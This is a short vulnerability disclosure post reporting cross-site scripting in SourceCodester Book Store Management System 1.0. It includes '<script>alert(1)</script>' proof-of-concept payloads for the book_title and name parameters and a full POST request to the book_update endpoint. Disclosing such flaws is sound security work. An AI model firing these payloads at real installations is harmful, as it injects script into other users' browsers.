JustOrg Follow
Nov 8 · 2 min read · Listen

Book Store Management System 1.0 — Unrestricted input leads to xss

A vulnerability was found in SourceCodester Book Store Management System 1.0. It has been rated as problematic.


This issue affects some unknown processing of the file /bsms_ci/index.php/book. The manipulation of the argument book_title leads to cross site scripting.


POC

```
book_title=<script>alert(1)</script>
```

payload

```
POST /bsms_ci/index.php/book/book_update HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:106.0) Gecko/20100101 Firefox/106.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------360905104428983611953810302680
Content-Length: 1295
Origin: http://localhost
Connection: close
Referer: http://localhost/bsms_ci/index.php/book
Cookie: ci_session=fsq5ubpjnv00i1jrsov0oilv0f76hqj4
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

-----------------------------360905104428983611953810302680
Content-Disposition: form-data; name="book_code"

1
-----------------------------360905104428983611953810302680
Content-Disposition: form-data; name="book_title"

<script>alert(1)</script>
-----------------------------360905104428983611953810302680
Content-Disposition: form-data; name="year"

0
-----------------------------360905104428983611953810302680
Content-Disposition: form-data; name="price"

350
-----------------------------360905104428983611953810302680
Content-Disposition: form-data; name="category"

1
-----------------------------360905104428983611953810302680
Content-Disposition: form-data; name="gambar"; filename=""
Content-Type: application/octet-stream

-----------------------------360905104428983611953810302680
Content-Disposition: form-data; name="publisher"

Publisher 1
-----------------------------360905104428983611953810302680
Content-Disposition: form-data; name="writer"

Author 1 et. al.
-----------------------------360905104428983611953810302680
Content-Disposition: form-data; name="stock"

5
-----------------------------360905104428983611953810302680
Content-Disposition: form-data; name="save"

Save
-----------------------------360905104428983611953810302680--
```





This issue affects some unknown processing of the file /bsms_ci/index.php/user. The manipulation of the argument name leads to cross site scripting

```
name=<script>alert(1)</script>
```